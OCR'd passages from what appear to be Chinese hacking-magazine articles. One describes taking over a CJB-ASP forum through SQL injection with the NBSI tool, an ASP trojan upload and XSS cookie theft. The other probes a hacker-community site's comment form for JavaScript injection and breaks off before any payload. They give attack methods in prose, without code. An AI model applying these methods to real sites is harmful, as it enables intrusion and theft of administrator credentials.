


图1

我们把POST的地址输入登录表单Action处，然后把UserID这一项填入参数当中，然后选择Post，之后注入我们可爱的Pm_detail.asp就可以了，慢慢的NBSI就会出现我们等待已久的东西了（图2）。




图2

要注意的是因为这是一个未知的程序数据库，所以你最好把下载回来的数据库看看里面的表名是什么，然后再手动输入表名及字段名。程序没有结合MD5进行用户密码的加密，所以当我们注入成功之后就可以利用管理员的权限上传ASP木马了。

刚刚说了上传格式并无过滤导致的漏洞，还有就是因为多个页面没有进行过滤导致的SQL注入漏洞，现在又多了一个漏洞，就是多处文本输入处并无过滤导致跨站脚本攻击漏洞。还是刚刚那句话，pm_detail.asp并没有过滤HTML，所以任何人发送短信的时候，只要输入恶意代码就可以实现跨站了。我们可以利用跨站脚本得到管理员的COOKIE，而其中就包含着我们所需要的密码。看看我们实现的效果如何（图3）。




图3

整个CJB-ASP论坛就给我们彻底地搞垮了。安全性是不容疏忽的一件事情，每个人都不能放弃做安全这个模块，感觉这个论坛比“洞网”论坛程序的漏洞还多！

编辑点评： 分析国外或国内台湾的asp脚本程序的文章并不多见，其实国外的脚本程序并不一定比国内写得好。说句毫不夸张的话，国内的asp注入水平我认为是远远超过了国外的水平的。

由在华夏黑客联盟挂马——谈跨站脚本攻击之js注入

剑心[B.C.T]

上次在QQ上有个叫猪什么的告诉我说华夏黑客联盟上有跨站脚本攻击漏洞，让我去看看，我想这样的站应该没有什么问题吧，不然还不让人给跨站跨疯了？但是等我跑去一看，还真的有问题哦！不过利用和探测起来跟其他站点的有点不一样，其它时候的跨站我们是直接提交数据到数据库，然后程序取出数据注入到Html的，因此只要支持Html的语法就可以了，但是这次很有点特别的哦！因为我们的数据没有被直接返回，而是注入到js也就是javascript脚本里面返回给浏览器用<script src=fuck.js>这样的形式调用的！这样说可能大家有点不明白，还是一步步地来探测吧！

问题是出在评论提交的地方，看看提交的参数比较多，所以应该很容易出问题。我们尽量将每个参数都测试到，最保险的黑盒方法是将其它参数保留为对的，然后将某个参数替换，插入我们要探测的字符如<和'等等，依据返回的错误等信息来判断程序是如何处理参数的！我比较怕麻烦，就直接测试名字和主页两个参数吧！测试情况如图1所示，发表后结果如图2那样，呵呵，成功返回，没有过滤的样子，但是只是成功了一半！

如果程序将字符转换了再放到数据库中还是白搭！去查看评论的地方，看看返回的信息吧！搜索我们刚才发表的内容，明明




图1

显示了发表的是hehe，但居然搜索不到这个字，如图3所示。晕！看看它怎么搞的！找到关键的地方，如图4所示，嘿嘿，是通过引入js来显示提交的内容啊！看那个/article/comment.asp?




图2

action=js&article=59330就是生成的js地址，访问然后查看源代码，这下子过滤的方式就清楚了，如图5所示。看看，我们提交什么它就直接显示什么哦！没有什么过滤！今天的问题就来了：当我们提交的数据是在js里面而不是在Html里的时候该怎么办呢？也就是js注入的问题了！


